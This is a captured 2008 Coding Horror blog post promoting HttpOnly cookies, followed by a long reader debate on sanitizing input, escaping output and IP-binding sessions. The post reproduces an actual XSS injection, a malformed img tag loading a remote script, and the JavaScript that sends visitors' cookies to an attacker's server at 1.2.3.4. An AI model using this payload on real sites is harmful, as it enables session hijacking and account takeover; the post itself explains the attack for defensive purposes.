


28 Aug 2008

Protecting Your Cookies: HttpOnly

So I have this friend. I've told him time and time again how dangerous XSS vulnerabilities are, and how XSS is now **the most common of all publicly reported security vulnerabilities** -- dwarfing old standards like buffer overruns and SQL injection. But will he listen? No. He's hard headed. He had to go and write his own HTML sanitizer. Because, well, how difficult can it be? How dangerous could this silly little toy scripting language running inside a *browser* be?

As it turns out, far more dangerous than expected.

To appreciate just how significant XSS hacks have become, think about how much of your life is lived online, and how exactly the websites you log into on a daily basis know who you are. It's all done with HTTP cookies, right? Those tiny little identifiying headers sent up by the browser to the server on your behalf. They're the keys to your identity as far as the website is concerned.

Most of the time when you accept input from the user the *very first thing you do* is pass it through a HTML encoder. So tricksy things like:

```
<script>alert('hello XSS!');</script>
```

are automagically converted into their harmless encoded equivalents:

RESOURCES
About Me
discourse.org
stackexchange.com
Learn Markdown
Recommended Reading

Subscribe in a reader
Subscribe via email

Coding Horror has been continuously published since 2004

```
&lt;script&gt;alert('hello XSS!');&lt;/script&gt;
```

In my friend's defense (not that he deserves any kind of defense) the website he's working on allows some HTML to be posted by users. It's part of the design. It's a difficult scenario, because you can't just clobber every questionable thing that comes over the wire from the user. You're put in the uncomfortable position of having to discern good from bad, and decide what to do with the questionable stuff.

Imagine, then, the surprise of my friend when he noticed some enterprising users on his website **were logged in as him** and happily banging away on the system with full unfettered administrative privileges.

How did this happen? XSS, of course. It all started with this bit of script added to a user's profile page.

```
<img src=""http://www.a.com/a.jpg<script type=text/javas
src="http://1.2.3.4:81/xss.js">" /><<img
src=""http://www.a.com/a.jpg</script>"
```

Through clever construction, the malformed URL just manages to squeak past the sanitizer. The final rendered code, when viewed in the browser, loads and executes a script from that remote server. Here's what that JavaScript looks like:

```
window.location="http://1.2.3.4:81/r.php?u="
+document.links[1].text
+"&l="+document.links[1]
+"&c="+document.cookie;
```

That's right -- whoever loads this script-injected user profile page has just unwittingly **transmitted their browser cookies to an evil remote server!**

As we've already established, once someone has your browser cookies for a given website, they essentially have the keys to the kingdom for your identity there. If you don't believe me, get the Add N Edit cookies extension for Firefox and try it yourself. Log into a website, copy the essential cookie values, then paste them into another browser running on another computer. That's all it takes. It's quite an eye opener.

If cookies are so precious, you might find yourself asking why **browsers don't do a better job of protecting their cookies**. I know my friend was. Well, there is a way to protect cookies from most malicious JavaScript: HttpOnly cookies.

When you tag a cookie with the HttpOnly flag, it tells the browser that **this particular cookie should only be accessed by the server**. Any attempt to access the cookie from client script is strictly forbidden. Of course, this presumes you have:

1. A modern web browser
2. A browser that actually implements HttpOnly correctly

The good news is that most modern browsers do support the HttpOnly flag: Opera 9.5, Internet Explorer 7, and Firefox 3. I'm not sure if the latest versions of Safari do or not. It's sort of ironic that the HttpOnly flag was pioneered by Microsoft in hoary old Internet Explorer 6 SP1, a bowser which isn't exactly known for its iron-clad security record.

Regardless, **HttpOnly cookies are a great idea, and properly implemented, make huge classes of common XSS attacks much harder to pull off.** Here's what a cookie looks like with the HttpOnly flag set:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Vary: Accept-Encoding
Server: Microsoft-IIS/7.0
Set-Cookie: ASP.NET_SessionId=ig2fac55; path=/; HttpOnly
```

```
X-AspNet-Version: 2.0.50727
Set-Cookie: user=t=bfabf0b1c1133a822; path=/; HttpOnly
X-Powered-By: ASP.NET
Date: Tue, 26 Aug 2008 10:51:08 GMT
Content-Length: 2838
```

This isn't exactly news; Scott Hanselman wrote about HttpOnly a while ago. I'm not sure he understood the implications, as he was quick to dismiss it as "slowing down the average script kiddie for 15 seconds". In his defense, this was way back in 2005. A dark, primitive time. Almost pre YouTube.

HttpOnly cookies can in fact be remarkably effective. Here's what we know:

- HttpOnly restricts all access to `document.cookie` in IE7, Firefox 3, and Opera 9.5 (unsure about Safari)
- HttpOnly removes cookie information from the response headers in `XMLHttpObject.getAllResponseHeaders()` in IE7. It should do the same thing in Firefox, but it doesn't, because there's a bug.
- `XMLHttpObjects` may only be submitted to the domain they originated from, so there is no cross-domain posting of the cookies.

The big security hole, as alluded to above, is that Firefox (and presumably Opera) allow access to the headers through `XMLHttpObject`. So you could make a trivial JavaScript call back to the local server, get the headers out of the string, and then post that back to an external domain. Not as easy as `document.cookie`, but hardly a feat of software engineering.

Even with those caveats, I believe HttpOnly cookies are a huge security win. If I -- er, I mean, if my friend -- had implemented HttpOnly cookies, **it would have totally protected his users from the above exploit!**

HttpOnly cookies don't make you immune from XSS cookie theft, but they raise the bar considerably. It's practically free, a "set it and forget it" setting that's bound to become increasingly secure over time as more browsers follow the example of IE7 and implement client-side HttpOnly cookie security correctly. If you develop web applications, or you know anyone who develops web applications, **make sure they know about HttpOnly cookies.**

Now I just need to go tell my friend about them. I'm not sure why I bother. He never listens to me anyway.

(Special thanks to Shawn *expert developer* Simon for his assistance in constructing this post.)

NEXT
Spawning a New Process

PREVIOUS
Deadlocked!

Written by Jeff Atwood

Indoor enthusiast. Co-founder of Stack Overflow and Discourse. Disclaimer: I have no idea what I'm talking about. Find me here: http://twitter.com/codinghorror

Continue Discussion 136 replies

RichL Aug '08

So has that convinced your 'friend' to not use a home baked HTML sanitizer?

🙂 Excellent post.

Rick Aug '08

For ASP.NET developers, note the property httpOnlyCookies:

http://msdn.microsoft.com/en-us/library/ms228262.aspx

Score!

Chris_Dary Aug '08

Keppla, I came here to say the same thing - while this definitely does negate cookie theft, it does -not- negate the dangers of XSS as a rule.

There are many more things that XSS will open up as a vulnerability to your users.

This trick, while definitely useful, is treating the symptom and not the disease.

Rick Aug '08

Interesting… it looks like the secondary page you go to if you forget the captcha causes the link to be submitted as an anchor, which causes it to get doubled up

http://msdn.microsoft.com/en-us/library/ms228262.aspx

John_Topley Aug '08

Good post, Jeff. Thanks for the information.

Even with those caveats, I believe HttpOnly cookies are a huge security win. If I – er, I mean, if my friend – had implemented HttpOnly cookies, it would have totally protected his users from the above exploit!

It wouldn't have totally protected the users though, would it? The attacker could have got the headers through XHR as stated, or perhaps some users were using Safari, which may or may not respect HttpOnly.

RobertB Aug '08

Why not keep a dictionary that maps the cookie credential to the IP used when the credential was granted, and make sure that the IP matches the dictionary entry on every page access? Implement caching as necessary, bake at 350 degrees for 15 minutes, and, voila! Fewer XSS problems. I guess someone could still masquerade as someone else if they're on the same LAN behind the same router, but hey, you can actually go pummel that person for reallzies since they're probably physically pretty close to you.

Jody Aug '08

This is one reason why I associate session cookies on the server side to the client address. This exploit could still be done, but the cookie would only be useful if they were also able to form a TCP connection from the same IP.

bex Aug '08

um… I think this is a tad off…

First of all, any web developer worth his salt knows enough to not trust the session ID alone to identify a user… and if not, they need a swift 2x4 to the head.

Yes, you store the session ID in the cookie. On the server, you store the session ID, the username, the IP address of the user, the time of the login, etc. And you rotate this session ID every 15 minutes (or so) so old ones become invalid… if you see the same session ID used on 2 different IP addresses, you sound the god damn alarm.

HttpOnly is a nice extra layer for storing the session… but the real problem here is the fact that the session ID was not cryptographically strong in the first place.

DavidK Aug '08

Robert C. Barth said: Why not keep a dictionary that maps the cookie credential to the IP used when the credential was granted, and make sure that the IP matches the dictionary entry on every page access?

I'm surprised this isn't a standard practice… is there some gotcha to this I haven't thought of? I'm not a web developer myself, so there could be a simple yeah but to this solution.

burnsy Aug '08

Sometimes it's better to buy hardware to solve that problem. There are some firewall products that record what goes out versus what comes back cookie-wise and don't allow cookies to be added from the client side, prevent replay attacks, prevent injection attacks, etc. If you write software in layers, you should also think of layering access to your website.

There's a benefit that you reduce the load on your servers to legitimate requests, etc.


Juan Aug '08

Yeah… special thanks, but let's not forget he's the same *modesty* that was so annoying that day… maybe he could have contacted you without screwing up the site first

jorge1 Aug '08

IP address doesn't help much either. The XSS can get the IP address and send it to the hacker, along with the cookie. Not too hard to spoof an IP address in an HTTP request

W en.wikipedia.org



IP address spoofing

In computer networking, IP address spoofing or IP spoofing is the creation of Internet Protocol (IP) packets with a false source IP address, for the purpose of impersonating another computing system. The basic protocol for sending data over the Internet network and many other

> computer networks is the Internet Protocol (IP). The protocol specifies that each IP packet must have a header which contains (among other things) the IP address of the sender of the packet. The source IP address is normal...

if you just want to send a command…

---

jorge2 Aug '08

it is really hard to escape HTML yourself. There are SO MANY ways to make an XSS attack string: http://ha.ckers.org/xss.html

---

JonathanM Aug '08

Now if only your friend would listen to the white list don't black list suggestion he could, with some consideration, avoid all XSS attacks.

Leo_Horie Aug '08

Why not keep a dictionary that maps the cookie credential to the IP used when the credential was granted, and make sure that the IP matches the dictionary entry on every page access?

People can still farm IP addresses and spoof them if you allow them to post external links: I post a link to a page, you click on it, the page saves the IP of your request and redirects you to a rick rolling page. I steal your session ID using the technique described above. Now what?

---

codinghorror Aug '08

> white list don't black list suggestion

We do whitelist; our whitelist wasn't good enough. Think of the bouncer at a club door. If you're not on the list, you don't get in.

> So has that convinced your 'friend' to not use a home baked HTML sanitizer?

No, we just improved it. That's how code evolves. Giving up is lame.

---

grawity Aug '08

Let me tell you a story.

The host name is made up, but everything else is true.

- PunBB stores the user name and the hashed password in the cookie. (It uses a different hash than the one in the DB.)
- acmeshell.inc users can have their homepages, with PHP.

Once upon a time, there was a forum at http://acmeshell.inc/forum/. (It has been moved to another server since then.) The forum used PunBB, and even though it was in /forum/, it would set cookies with a path of /.

Cookie path was /.

User homepages were at /~user/.

Guess what happened.

`/~joe/stealcookies.php?.jpg`

No JavaScript was used.

---

awh Aug '08

Most of the time when you accept input from the user the very first thing you do is pass it through a HTML encoder.

Really? Why not do your XSS encoding logic on the output instead? As far as input is concerned, I want to record what my users typed, exactly as they typed it, as a general principle. It helps in figuring out what happened, and prevents iffy data migrations if I change the encoding logic later. How I deliver output is a different matter, of course 😉

AndrewM Aug '08

I never liked the idea of HttpOnly for cookies as it prevents my favorite way of stopping another increasingly common class of attacks known as XSRF.

When HttpOnly is NOT enabled, a developer like myself can post the cookie as POST data in an AJAX request or whatever in order to show the server that the request came from the appropriate domain. It's usually called a double submitted cookie, and it's what allows applications like Gmail to ensure that the visitor who is making the request really is trying to make the request (as opposed to some evil site who is trying to grab a user's address book by including a script tag on the page that references the script dynamically generated on Google's server for that user). Another example of an actual XSRF that could have been prevented by using doubly-submitted cookies without HttpOnly can be found here: http://www.gnucitizen.org/blog/google-gmail-e-mail-hijack-technique/.

Anyway, like Chris Dary said above, This trick, while definitely useful, is treating the symptom and not the disease.

Jonathan Aug '08

For people associating cookies with client IP: Remember that people want to use persistent cookies, and that people have laptops, which get different IPs depends on where they are. Also, some users are behind load-balancing proxies, which may appear to your site as different client IPs.

MAS Aug '08

What should users do to protect themselves?

Hoffmann Aug '08

My knowledge of web design = 0
with that in mind, why the hell that is not the default for every single browser? Why would other people (websites) have to do with cookies from my website?

If there is a reason at all why not make HttpOnly default and create a little thing called NoHttpOnly?

Andy Aug '08

The following is a must-read for all webappers:

http://directwebremoting.org/blog/joe/2007/10/29/web_application_security.html

Braden Aug '08

MAS, inherently, if you trust a site to run Javascript on your machine for advanced features, you're trusting them to stay in control of their content. Filters are being added to newer browsers, but I don't expect these intelligent blacklists to be very effective.

For sites you don't trust, Firefox NoScript extension is solid web security–it disables rich content unless you explicitly enable it for a domain. You still have to decide whether to trust sites like Stack Overflow, but a lot of sites are still useful without Javascript. (I haven't enabled Coding Horror, for example.)

XSS filters: http://blogs.technet.com/swi/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx
NoScript: https://addons.mozilla.org/en-US/firefox/addon/722

Bob Aug '08

Giving up is lame? Well, I don't want to be lame! So there's no way I'll give up on my reimplementation of the OS, compiler, web browser, and I won't even consider giving up on the rewrite of everything I've ever done!

Also, giving up is lame is the worst excuse I've ever heard for the not invented here syndrom. Noone said software is a crime against humanity - but it's actualy not always necessary or appropriate to write everything from scratch.

correct Aug '08

Most of the time when you accept input from the user the very first thing you do is pass it through a HTML encoder.

I don't know if you worded this poorly or if this is actually what you're doing. But that's not the first thing you do when you accept input. It's the *last* thing you do *before you output* said input to a HTML page.

If you wrote this blog software that way then that's probably why Andy's link is garbled up above.

correct Aug '08

Following on from my last comment:

If you wrote this blog software that way then that's probably why Andy's link is garbled up above.

kL14 Aug '08

Nah. You should be using proper templating engine that doesn't allow leaking of data into markup (e.g. XSLT or TAL)

Odd_Rune Aug '08

That's what you get for posting your sanitizer on refactormycode then. Closed source wins! 😉 j/k

Jonas Aug '08

I don't get it. You had a sanitizer, yet somehow those angle brackets weren't encoded by it? How can a search-and-replace fail?

PRMan Aug '08

That's what Regex is for, isn't it?

There's no way that the above input would pass my Regex filters, which obviously contains /?script. Be sure to check for octal syntax as well, because that's much harder but equally valid.

Leonardo Aug '08

So, some guy out there has stolen the identities of everyone trying the SO beta?

edddy Aug '08

> No, we just improved it. That's how code evolves. Giving up is lame.

Please share the code.

JoshS Aug '08

Firefox has a bug and cookies are still dangerous. What else is new?

When will somebody break down and fix the Internet (create a new one)? Probably when somebody breaks down and creates a new engine that is better than gasoline.

The ideas and the resources are there, but how can you change something billions of people are already benefitting from?

Dan Aug '08

It's an excellent idea, and provides a bit of secondary protection if you're not confident you've eliminated all the XSS vulnerabilities. But unfortunately the XHR workaround you provided renders it completely worthless.

It's always nice to hear about obscure things like that (especially when written so eloquently), but that's not a useful security measure. Even the 10 minutes it would take to implement it would be better spent checking your code for potential problems.

wds Aug '08

So, where's the post on what exactly was wrong with the html sanitizer and how exactly you fixed it? Or is that too narrow focus for the blog. 🙂

O_Malley Aug '08

@bex you just screwed anyone who sits behind a proxy server. IP alone isn't enough, and your web server is too high a layer to be effective at spotting all the ways to spoof.

With a site like SO, it's going to be far more difficult to build a sanitizer, because there will be legitimate content, etc, that has script blah tags. That in itself is a reason to create your own markup syntax (or borrow wiki's) because that way it's easier to verify and reject content without losing sight of the trees for the forest.

With normal punter content, I strip anything remotely looking like markup because it's not in the spec. Also most users want to use angle brackets in their normal sense, so a dead simple catch-anything is just encode all angle brackets and ampersands and store it that way. . Spec changes and they want links, allow it via something like BBCode , my sanitizer doesn't need to change, and I can validate/display only what I want to allow.

I still say that HTML/XML creators made one of the biggest WTF's by reuse of ultra-common symbols as the basis for the one format to rule them all.

As a final point, it's really hard when you have a small team trying to thwart a legion of bored 16 year old's. In some ways it's good, because DRM will never succeed because of them, in other ways it sucks when you're trying to figure out what some little script kiddie did to deface your site.

correct Aug '08

@omalley

Also most users want to use angle brackets in their normal sense, so a dead simple catch-anything is just encode all angle brackets and ampersands and store it that way.

If you're also creating your final HTML files when you store it then OK. Otherwise you're doing this the wrong way around. Read my comments above, as well as others'.

You want to escape for HTML only when the data is being put into a HTML document.

Similarly, you want to escape for SQL when the data is being put into an SQL query.

In normal circumstances, you don't STORE the escaped data.

JesseR Aug '08

I'm not sure he understood the implications, as he was quick to dismiss it as slowing down the average script kiddie for 15 seconds.

He was right. Instead of stealing document.cookie, xss.js could have set up a proxy/shell/tunnel allowing the attacker to take advantage of your friend's site using his own browser.

O_Malley1 Aug '08

@correct, it all depends, and I don't see the problem with storing escaped data. It's a space tradeoff I'm willing to make, but where I feel the penalty for failure is less severe. I'm pessimistic and nowhere near perfect, so I will forget now and again despite best efforts.

If you don't allow unsafe characters, then just completely remove them from input. Done

If you do allow unsafe characters, there are two scenario's

1. you store user input verbatim, and you always remember to escape when displaying output, and you hope input cleaning works 100%.
2. you store user input escaped, and you need to remember to unescape when your user is editing.

Penalty for failing in (1) - where you forget to escape, you expose

Penalty for failing in (2) - editable has your escaped content lt; gt; amp; etc. - looks stupid, but still safe.

Performance penalty in (1) is continual escaping on every view. Performance penalty in (2) is only escaping / unescaping when edited.

(2) isn't perfect, but I'll take the hit, trusting the team to get the few edit scenarios correct versus the 100's of view scenario's correct. I call it err'ing on the side of caution.

Is there something I've overlooked? What is your objection to storing escaped data?

Pete28 Aug '08

Restricting your cookie based on IP address is a bad idea; for two reasons:

An IP address can potentially have a LOT of users behind it, through NAT and the likes. There's even a few ISPs that I've known to do this.

And secondly, your site breaks horribly for users behind load balancing proxies (larger organisations, or even the tor anonymising proxy).

Jesse15 Aug '08

Anyone remember when Yahoo! messenger used to allow javascript (through IE i guess)? I used to type simple little bits like instant unlimited new windows or alerts to mess with my friends… thinking back on that, that's just scary!

Zbigniew Aug '08

On the same subject from a J2EE perspective

http://gustlik.wordpress.com/2008/06/20/cross-site-scripting-and-httponly-attribute/

DJ_Burdick Aug '08

Well done Jeff. XSS, yeah, yeah, yeah. Not my site. HA. Just found a hole and implemented httpOnly. Thanks for this reminded!

---

keppla Aug '08

so, basically, HttpOnly-cookies protect you from your specific exploit and force the attacker to just redirect the users to a fake login on a page he controls or something similar.
If you allow arbitrary javascript on your site, its not your site anymore. HttpOnly-cooke does not change that.

Harvey Aug '08

Live and learn. I made a simple comment system for a website and it basically just removes every character that could be used in a script attack when the data is posted back to the page. Essentially it doesn't let you use any HTML or other fancy stuff in the comment area so it's a bit limited in what you can display for a comment, but at the same time it's generally pretty secure (crosses fingers) and while comment spam happens at times whatever links are posted aren't ever active.

Vincent Aug '08

Unfortunately, as for any other browser-specific features or those being too recent, we might as well acknowledge that httponly for a second a then, completely forget about it because it's totally useless … the usual web development nightmare : we're stuck to the narrowest common set of features 😦

Okay, HttpOnly is an easy temporary fix, but we all know where such tempting temp fix lead us, right ? I'm sure we all agree here it's not a substitute for sanitizing, but guess what happens in the real world …

FredB Aug '08

If you're allowing people to use the image tag to link to untrusted URLs, you are already OWNED.

For starters it allows a malcontent to cause people's browsers to GET any arbitrary URL, fucking with non-idempotent websites, doing DDOS, whatever.

On top of that, for both IE and Opera, if they GET an URL in an img tag, and find it to be javascript, THEY EXECUTE IT. The script tag was totally unnecessary in that hack for targeting IE and Opera.

hator Aug '08

scriptalert('hello XSS!');/script

John_Lawson Aug '08

Jeff, what sites did you use to guide you through making StackOverflow XSS resistant?
I am about to embark on a side project and would like to make the site XSS hardy.

bex Aug '08

> Assume the IP address changes. This means either malice, or a ISP with a rotating pool of proxy IP addresses. Either way, you need something stronger to fix this.

You should re-challenge for non-password information (secondary password, favorite color, SSN, phone call, whatever). Then walk them through secondary authorization with SSL certificates… like myopenid does.

> And if the requirements of your application include the ability to accept such input… then what do you suggest? I just love how programmers think that they get the final say when it comes to functional requirements.

You love odd things… and I already took that into account. Read this article about what Jeff is doing, and you'll see my proposal fits in fine with the functional requirements:

http://www.codinghorror.com/blog/archives/001116.html

Offhand… I can think of no good reason why a non-trusted user should be allowed to use more than 5-10 safe HTML tags. If I'm wrong, I'd like to see what you think the requirements are.

xxx Aug '08

No, we just improved it. That's how code evolves. Giving up is lame.

Giving up on idiotic idea is generally considered *wise*.

Tom Aug '08

@bex: Offhand… I can think of no good reason why a non-trusted user should be allowed to use more than 5-10 safe HTML tags. If I'm wrong, I'd like to see what you think the requirements are.

Name them. I will bet you a contrite apology that someone will add an 11th that they'd want within 5 minutes.

correct Aug '08

@bex

Did you just tell me exactly what I told you, but like you thought of it yourself? Yeah, you did.

Moe Aug '08

HttpOnly should be the default. Making security easily accessible (instead of an obscure feature, as one of the commenters called it) and secure behaviour the default is an essential part of security-aware applications.

But as is typical with IE, providing safe defaults would need some sites to update their code, so unsafe is default, and no one updates their code to add safety. (Why should they? It still works, doesn't it?)

As for sanitising input: Since input data is supposed to be a structured markup, I agree with other commenters that the very first thing should be to parse it with a fault-tolerant parser (not a HTML encoder as someone else suggested) in order to get a syntactically valid canonical representation. This alone already thwarts lots of tricks, and filtering is so much more robust on a DOM tree than on some text blob. Not easier, but no one said security was easy.

And such a DOM tree nicely serializes to something which has all img src=… attribute values quoted etc., at least if your DOM implementation is worth it's salt. (I recommend libxml, bindings available for practically every language)

Cristian Aug '08

What I do not understand is why the browser is rendering that invalid HTML block.

Also the web application should validate the input and check if it's valid HTML/XHTML and uses only the allowed tags and attributes. Moe and others seem to be thinking of the same thing.

jheriko14 Aug '08

as mentioned before the sanitiser is clearly written badly. I'd bet its overly complicated in order to fail on this example (something to do with nesting angle brackets? why do you even care how they are nested if you are just encoding them differently?)

further, the cookies are being used naively out of the box. how about encrypting the data you write to them based on the server ip or something similar so that these tricks can't work?

HttpOnly by default would still be good though… you have to protect the bad programmers from themselves when it comes to anything as accessible as web scripting.

i'm also in favour of storing the data already sanitised. doing it on every output is one of those everything is fast for small n scenarios, and it removes the risk of forgetting to re-sanitise the code somewhere.

Helen Aug '08

Is there a good existing santizer for ASP.NET?

Joe_Audette Aug '08

Great post, I totally agree about the need to protect cookies.

I've been using NeatHtml by Dean Brettle for protection against XSS for quite a while now and I think its the best available solution, though I admit I have not looked closely at the Html Sanitizer, you mentioned.

http://www.brettle.com/neathtml

Aaron Aug '08

Another barrier that is frequently used with applications that must accept user-generated HTML is to separate cookie domains: put sensitive pages on a separate origin from the user-generated content. For example, you could have admin.foo.com and comments.foo.com. If sensitive cookies are only setup for domain=admin.foo.com, an XSS on comments.foo.com won't net anything useful.

JeffS Aug '08

So that's what you've been so busy working on since your last post? Makes me glad I'm wracking my brain with WPF and XAML instead of Web 2.0 stuff.

ColossalS Aug '08

No, we just improved it. That's how code evolves. Giving up is lame.

When you find yourself at the bottom of a hole it's best to stop digging.
Also what Mr Blasdel said.

SuperJason Aug '08

Uh, couldn't someone just filter the response from the server to remove the httpOnly flag? It seems very half-assed to use a feature that is client-side, in SOME browsers. This is a circumstance where it's important enough to come up with a solution that isn't just more obfuscated, but that actually has increases the security by an order of magnitude.

Just my opinion.

bex Aug '08

@correct:

Sorry if I didn't give you sufficient credit 😉

My point was less about re-auth in general, but more about trying to detect who had a legitimately rotating IP address. If detected, cookies can't be trusted… so force the user into an auth scheme that used cookies as secondary to something else. Primary would be SSL Certs or (shudder) Basic Auth over HTTPS.

Thoughts?

@Tom

Here was the list I initially had:

That's probably good enough for anonymous comments. These ones are also safe and useful for untrusted comments:

That's 9 tags. If you want to add a video or an image, you could use a bit of DHTML or Flash to pop up a media selector widget for approved sites: Flickr, YouTube, etc. People get to select URLs to pages, but that's it. On the back end, check the URL to see if it looks hacked. If so, reject it.

For trusted contributors, you could open it up even more and use tables, headers, links, etc… in which case you're looking at closer to 20 tags.

For very trusted contributors, you get to use attributes like SRC for IMG, and maybe even SCRIPT nodes.

Of course, @dood mcdoogle summed it up quite well when he said that input filtering cannot ever be sufficient… so you always need an output filtering step. However, there's no harm in pre-parsing your data and teaching your audience what will and what will not be tolerated.

---

bex Aug '08

@Tom

My tags got gobbled… I these are critical for anonymous comments:

B, I, UL, OL, LI, PRE, CODE, STRIKE, and BLOCKQUOTE

Anything else, and you probably want to be a verified or trusted user.

Gio Aug '08

Quite an eye opener; thanks Jeff. Also, WTF, when are you going to accept me as a beta user?!

Matt Aug '08

I'm not sure why you people are being so hard headed. He didn't say that he didn't ALSO fix the sanitizer. But like all things in web security adding the HttpOnly flag raises the bar. Why not do it? He isn't advocating using HttpOnly in lieu of other good security measures.

As for sanitizing input verses output I prefer to sanitize output. There are too many other systems downstream that are impacted by sanitizing the input. I write enterprise systems, not forums. There is a big difference. I can't pass a company name of Smith%32s%20Dairy to some back end COBOL system. They wouldn't know what to do with it.

For those of you that decide to sanitize your input, it must be nice to write web applications that live in a vacuum…

Matt_Green Aug '08

The Web needs an architectural do-over.

With recent vulnerabilities like the Gmail vulnerability I'm really starting to question whether it is possible to write a secure web app that people will still want to use. Even if it is, it seems like it is little more than a swarm of technologies that interact in far more ways than are immediately obvious.

T_E_D19 Aug '08

> Why not keep a dictionary that maps the cookie credential to the IP
> used when the credential was granted, and make sure that the IP matches the dictionary entry on every page access?

Most of us get our IP addresses through DHCP, which means they can change whenever our system (or router) is rebooted.

Weeble Aug '08

I'm still quite leery of your sanitiser, for the reasons I described on RefactorMyCode: you're doing blacklisting even if you think you're doing whitelisting. Your blacklist is more or less anything that looks like BLAH BLAH X BLAH, where X isn't on the whitelist. As you can see, it's very hard to write that rule correctly. Your bouncer is still kicking bad guys out of the queue. Instead your bouncer should be picking up good guys and carrying them through the door. If the bouncer messes up, the default behaviour should be nobody gets in, not everybody getting in!

Practicality Aug '08

As an interesting side note to those who say you should sanitize late rather than early:

I have run into all kinds of XSS when opening tables in my database. Yes, I learned that opening said tables in PHPMyAdmin might not be a good idea.

That was an interesting experience to be sure.

I have to agree with what most people are saying. Allowing direct HTML posting that other users can see is sure to cause at least headaches, if not major problems. You're better off using some kind of wiki system, or some kind of subset of HTML, where only the tags you are interested in are allowed.

Arvind Aug '08

Hey, But how do I set the HttpOnly flag on cookies. I certainly did not find it in the preferences/options dialog.

Leo_Horie Aug '08

IP spoofing over UDP = easy, IP spoofing over TCP = hard

The biggest problem in security is that a lot of people think that hard is the same as impossible. It is not. We can patch this and that hole after we've completed implementing our design and make it harder to attack our system, but we'll never really know if we're 100% safe.

In that regard, giving up is not lame. Playing catch-up is better than not. It's also better than going back to the drawing board when you're well into beta (aka scope creep), unless you have infinite budget. I do believe, though, that in the design stage, as Schneier says, security is about trade-offs. If a feature introduces security risks that are not absolutely not tolerable, then it might indeed be a good idea to drop it altogether, if designing built-in protection against a class of attacks is not feasible.

T_E_D20 Aug '08

IP spoofing over UDP = easy, IP spoofing over TCP = hard

As someone who has written an IP stack, I'm not really sure what about TCP makes it particularly hard. I'm not saying it isn't, I just don't see why it would be offhand.

It might (might) be tough to push aside the rightful IP holder from an established connection. However, initiating a connection with a spoofed IP should be just as easy as spoofing your IP in UDP and getting the victim to respond to you.

Nick_Waters Aug '08

Friends dont let friends allow XSS attacks.

When you emit a session id, record the IP. Naturally you also emitted it over ssl, in which case you record the cert they were granted for the session. Therefore each request is validated by IP and cert?

Kris Aug '08

It's amazing how easily cookies can be hijacked. Shouldn't there be some way to encrypt them too so that even if they do manage to get the cookie, it's useless?

Matt Aug '08

> I have run into all kinds of XSS when opening tables
> in my database. Yes, I learned that opening said tables
> in PHPMyAdmin might not be a good idea.

That just shows you that PHPMyAdmin is not a safe program. The PHPMyAdmin program could not possibly know whether or not the data in the database has been scrubbed. So it should default to scrubbing it on output. It also can't enforce the rule that all input should be scrubbed before putting it into the database.

It also shows that all programs fall into this same category. There could be an SQL injection vulnerability in your code that lets the user force data into the database unscrubbed. So ALL programs (including yours) should make the assumption that the data could be tainted and scrub it before outputting it to the screen.

It is the one true way to be safe. Making assumptions is always a bad idea. Be sure. Scrub all output.

---

correct Aug '08

@omalley

If you don't allow unsafe characters, then just completely remove them from input. Done

Think about what this means. What is an unsafe character?
In the context of the user's message, nothing. It's only when you go to insert that message directly into a HTML/JS document that certain characters take on a different meaning. And so *at that time* you escape them. This way the user's message displays as they intended it AND it doesn't break the HTML. Everyone wins.

It's the same for when you're putting it into SQL, or into a shell-command, or into a URL, etc. You can't store your data escaped for every single purpose in your DB, you need to do the escaping exactly when it's needed and keep your original data raw and intact.

Your policy of stripping unsafe characters gets in the way of the user's perfectly legitimate message. And there's absolutely no reason for that.

You store user input verbatim, and you always remember to escape when displaying output, and you hope input cleaning works 100%

There is no hope required. You don't have to always remember if you have a standard method of building DB queries and building HTML documents/templating, and it's tested. And you should have this.

Where and when to escape (assuming a DB store):

1. Untrusted data comes in
2. Validate it (do NOT alter it)
   And, if it's valid
3. Store it (escape for SQL here)

later, if you want to display it in a HTML page:
retrieve from DB and escape for HTML

or, if you want to use it in a unix command line:

retrieve from DB and escape for shell

or, into a url:
retrieve from DB and URL encode

etc…

The key is not MODIFYING the user’s data. Just accept or reject. Then you escape if necessary when you use it in different contexts.

Now you can do anything you want with your data. You don’t have to impose confusing constraints on what your users can and can’t say.

A

Abdu Aug '08

Good comments. Are there any web pages which serve as checklists against XSS so we asp.net developers can implemenet all these secure ideas?

(Jeff, I saw a comment from you which didn’t have a different bg color)

M

Matt Aug '08

I absolutely agree with correct above. Too many times I see programs that won’t let you include single quotes or other such characters because they consider them to be dangerous. There is no point in that.

As I said above you need to consider all data to potentially be tainted. There is no way to guarantee that the data came from a user and passed through your input scrubber. It could have been inserted using an SQL injection attack or could have come from some COBOL/RPG program upstream. So you have to scrub it on output anyway. Why scrub it both places and end up causing headaches for other systems that you integrate with?

B

bex Aug '08

@O’Malley

you said:

@bex you just screwed anyone who sits behind a proxy server.

um… no.

A proxy means multiple usernames sharing one IP. That’s totally fine. Its no different than me running two browsers, and logged in as two users. My example blocks multiple IPs sharing one username. Totally different. And as @Clifton says, IP spoofing over TCP is pretty hard… especially if you rotate the session ID.

Back to the issue of sanitizing, I again agree with @Clifton. You don’t sanitize input: you FRIGGING REJECT it!

In other words, escape ALL angle brackets, unless the its from a string that EXACTLY MATCHES safe HTML, like:

b/b
i/i
ul/ul
ol/ol
li/li
pre/pre
code/code

Don’t allow ANYTHING fancy in between the angle brackets. No attributes. No styles. No quotes. No spaces. No parenthesis. Yes, its strict, but who cares?

Being helpful is a security hole.

Anon Aug '08

hehe… I recall raiding a certain social networking website (none of the obvious). someone in the channel we were in found a lot of XSS vulnerabilities. used the same setup described in this blog, plus I recommended a similar FF extension, Modify HTTP Headers. Pretty good read, unlike the past entries…

Matt Aug '08

You don’t sanitize input: you FRIGGING REJECT it!

And if the requirements of your application include the ability to accept such input… then what do you suggest? I just love how programmers think that they get the final say when it comes to functional requirements.

Hell, users don’t need to be able to enter single quotes anyway. If I strip single quotes out of the input then my crappy anti-SQL injection code hack will actually appear to work sometimes.

---

correct Aug '08

@bex

A proxy means multiple usernames sharing one IP. That’s totally fine.

What I think O’malley was talking about is large ISPs (e.g. AOL) who may push their users through a different proxy IP on every single request. These are the users you’d be screwing over. A few large European ISPs do this too.

